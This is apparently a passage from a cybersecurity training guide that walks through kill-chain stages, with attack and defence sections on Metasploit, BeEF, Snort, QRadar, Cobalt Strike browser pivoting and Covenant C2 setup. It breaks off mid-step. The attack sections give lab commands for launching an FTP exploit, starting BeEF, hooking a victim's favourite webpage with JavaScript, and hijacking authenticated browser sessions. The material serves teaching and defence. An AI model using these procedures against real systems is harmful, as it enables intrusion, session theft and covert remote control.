


x. Now when the board is connected, **enter the code** or **payload** you want to work with.

xi. Now verify and compile your code. Sketch–>verify/compile.



xii. After compiling, upload the code to the Arduino device.



- Social Platforms: -

Adversary use a combination of tactics, including malicious applications, advertisements, plug-ins, and links on social media platforms

i. Popularity of social media applications is like honey to a wasp where cybercrime is concerned.
ii. Users are seen as captive and trusting, and can be manipulated into performing acts they would normally be more vigilant about.
iii. The nature of social media means data sharing is an inherent part of the apps. without due care, personal data, such as name, phone number, address, and even your location can be stolen and used for identity theft or the creation of synthetic identities.
iv. "False flag" attack that tricks a user into revealing personal information or authentication credentials under the guise of the site itself. <trick a user to change their password>

b. Defence: -

The most important thing is to make the employees aware of the cyber-attacks. Other approaches include: Implement proxy filter to deny outgoing traffic, Implement an Inline EDR or Anti-Virus solution, use email sandbox technologies, Use Application Filtering Firewall.

- Anti-virus programs: -

i. Antivirus software is a package of evolving defense mechanisms designed to protect your computer against malicious threats.
ii. They constantly scan your computer for threats from emails, web surfing, and app and software downloads, to make sure everything you do and access online is free from potentially harmful code.
iii. How antivirus software detects and remove virus:
    - Signature Analysis: Antivirus software vendors compile and constantly update a database of identified threats, known as "virus definitions". The programs compare the detected potential threat against the analyzed threats in this database and respond accordingly when there's a match.
    - Heuristic Analysis: A sophisticated trial-and-error method, works to identify suspicious characteristics in an otherwise unrecognizable file that might match those of known malware.
    - Sandbox Detection: Sandbox is a secure area inside the software that the antivirus program uses to determine if the file is malicious; for a well disguised or encrypted file that escapes signature and heuristic detection.
    - Machine Learning/Artificial Intelligence: There exists technologies developed to identify new techniques hackers use to disguise their work. The software then adds information about these new threats to its detection database making the software becomes better at detecting previously unknown malware
    - Behaviour Monitoring: Antivirus watches the traffic between your computer and various devices – external hard drives, USB thumb drives, networked computers, printers, etc. – to stop them when they do something out of the ordinary.

- Anti-spam mechanisms (Mail Washer): -

i. MailWasher is a program to help you get rid of spam and viruses in your e-mail.
ii. MailWasher Server sits in front of an existing mail server to process all incoming messages before entering the user's mailbox.
iii. The server provides a combination of algorithm, connection filtering and content filtering to provide a robust approach to solving the spam problem.
iv. MailWasher Server uses a centrally controlled database of known unwanted e-mail messages.
v. For messages not found in the database, origin checking is performed to see whether the message came from known spam senders meanwhile, unknown incoming email is temporarily failed to remove spoofed email.

---

4. EXPLOITATION: -


a. Attack: -

Attackers in this phase try to escalate privileges from a normal user to a higher privilege such as Administrator. Sophisticated techniques are used or sometimes 0day's to gain access.

- Metasploit: -
  - Exploitation support.
  - Command and Control payload known as Meterpreter.
  - Communication is generally synchronous.

i. Given a scenario that the Linux machine that we have for test is vulnerable to FTP service; command is: msf > use "exploit path"


ii. We need to set RHOST "target IP"



iii. Use the command:

msf > set RHOST 192.168.1.101

msf > set RPORT 21



iv. Next enter the command: msf > run


v. Then one session is opened, as shown in the following screenshot. Now, you can interact with this system.

- **BeEF: -**

A software that allows professional penetration tester using client-side attack vectors to assess the actual security posture of a target environment.


i. Navigate to applications>Kali Linux>System Services>beef start.
One could enter the commands in a terminal: -

$ cd /usr/share/beef-xss
$ cd ./beef



ii. It might be possible that it is not installed: -
$ sudo apt-get update
$ sudo apt-get install beef-xss


iii. Access the BeEF server by launching your web browser and looking up the localhost (127.0.0.1). Access the BeEF web GUI by typing the following URL in your web browser: http://localhost:3000/ui/authentication.



iv. Both the username and password, are "beef"

$ beef-xss-1

$ BeEF Login Web GUI



v. Having logged in proceed to the "Hooked Browsers" section. This section shows the victim's hooked status. A BeEF hook is a JavaScript file, used to latch on to a target's browser to exploit it while acting as a C&C between it and the attacker.
vi. How to perform the attack: -
    - Identify a webpage that the victim likes to visit often, then attach a BeEF hook.
    - Deliver a JavaScript payload by including the JavaScript hook into the web page's header.
vii. The BeEF framework also creates complete logs of mouse movements, double-clicks, and other actions performed by the victim.
viii. With Metasploit, BeEF can be used to perform quite varied and intricate system exploitation using modules, e.g., browser_auto_pwn: -

b. Defence: -

Defender's systems should be updated by applying vendor's security patches wherever applicable.


- SIEM: - (Security Information and Event Management) using IBM QRadar Community Edition.

Software that investigates logs and perform analyses to identify suspicious activities. It also connects to the operating systems, host assets, applications, vulnerabilities, user activities, and behaviours. important aspects of the IBM QRadar SIEM:


i. Log activity - Network events can be monitored and displayed in real-time and advanced searches can be performed through the QRadar SIEM.
ii. Assets - QRadar SIEM automatically constructs the asset profiles by using the vulnerability data and passive flow data to discover the hosts and network servers.
iii. Network activity - The communication sessions between two hosts can be investigated with IBM Security QRadar SIEM.
iv. Offenses - Offenses for security issues can be investigated by QRadar.
v. Data collection - Information in various formats is accepted by the QRadar SIEM from a vast category of devices that include network traffic, security events, and scan results.
vi. Reports - Custom reports and use default reports can be created in IBM Security QRadar SIEM.
vii. Supported web browsers - A supported web browser needs to be used to access all the features of the IBM Security QRadar.
viii. Rules - The QRadar SIEM rules are performed on the events, offenses, and flows. A response is generated by the rule if all the conditions of a test are met.


- SNORT: - (Software Based Network Intrusion Detection)

i. Filter out using policies and identify specific attacks, while running ubuntu(victim) and kali Linux (attacking) machine, the network interface card is enp0s3 on the ubuntu machine as seen, may be different on your device.




ii. The ubuntu terminal enter "**sudo gedit /etc/snort/snort.conf**" you should enter password for sudo and view the file structure. The area to explore most is the rules path as seen:






iii. We are going to do a test to validate the configurations. Enter command "sudo snort -T -c /etc/snort/snort.conf -i enp0s3" (Ubuntu)
If the validation is successful enter "sudo snort -A console -q -u snort -c /etc/snort/snort.conf -i enp0s3" This will allow monitoring against attacks. (Ubuntu)



iv. By doing a direct Nmap scan on the target machine (ubuntu). Ubuntu is going to pick up directly the kind of attack that is happening in this case an attempted information leak to the scanner.

v. We can detect attacks and get a chance to disable the service or stop the attack all together.



---

5. INSTALLATION: -

a. Attack: -

Installing malware on a system to gain remote access to the environment. Attacker typically installs a backdoor into the system. Some of the techniques used: - Install a web shell, install a new scheduled task (schtasks.exe, at.exe, CronJobs on Linux), Install backdoor as a service, Add a new user account and DLL Hijacking techniques.

- Cobalt Strike: -
  i. Browser Pivoting is a man-in-the-browser attack to hijack a compromised user's authenticated web sessions.
  ii. This is achieved via a proxy server that injects into 32-bit and 64-bit Internet Explorer.
  iii. Browsing through this proxy server you inherit cookies, authenticated HTTP sessions, and client SSL certificates.
  iv. On Kali Machine, to setup Browser pivoting, go to **[beacon] -> Explore -> Browser Pivot**.

b. Defence: -

- **HIPS**: -
  i. By definition **HIPS** (Host Intrusion Prevention System) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.
  ii. In case of attempted major changes by a hacker or malware, HIPS blocks the action and alerts the user
  iii. HIPS can be a valuable part of a layered defence. Examples are: Sagan, Security Onion and McAfee Network Security Platform (NSP)

- **SCM (**Security Configuration Management**)**

i. The management and control of configurations for an information system with the goal of enabling security and managing risk.
ii. There are well over a thousand of ports, services and configurations to track. The only way to track all of those configurations is through automation.
iii. There are four key stages to robust SCM:
    - **Discover the device:** Find the devices that need to be managed and categorize assets to avoid starting unnecessary services.
    - **Establish configuration baselines:** You will need to define acceptable secure configurations for each managed device type.
    - **Assess, alert and report changes:** Define how often you will run a policy check.
    - **Remediate:** Once a problem is identified, either it needs to be fixed or someone needs to grant an exception
iv. Some of the examples are: SolarWinds Server Configuration Monitor, Auvik, CFEngine Configuration Tool, Puppet Configuration Tool and CHEF Configuration Tool

---

6. COMMAND & CONTROL: -

a. Attack: -


An attacker needs their payload to call back to their every few mins or hours depending on the stealth he needs to maintain. In order to achieve that, attacker's setup a command-and-control server which listens for incoming connections from their payloads.
Attackers use multiple protocols / applications to get connections back to their C2 network. These are: HTTP, HTTPS, DNS, SMTP, FTP, ICMP (extreme cases), SMB

- **Covenant**: -

i. I created a folder named Covenant in order to store the installation, then download the .sh script to the folder you want. Command: **wget** https://dotnet.microsoft.com/download/dotnet/scripts/v1/dotnet-install.sh

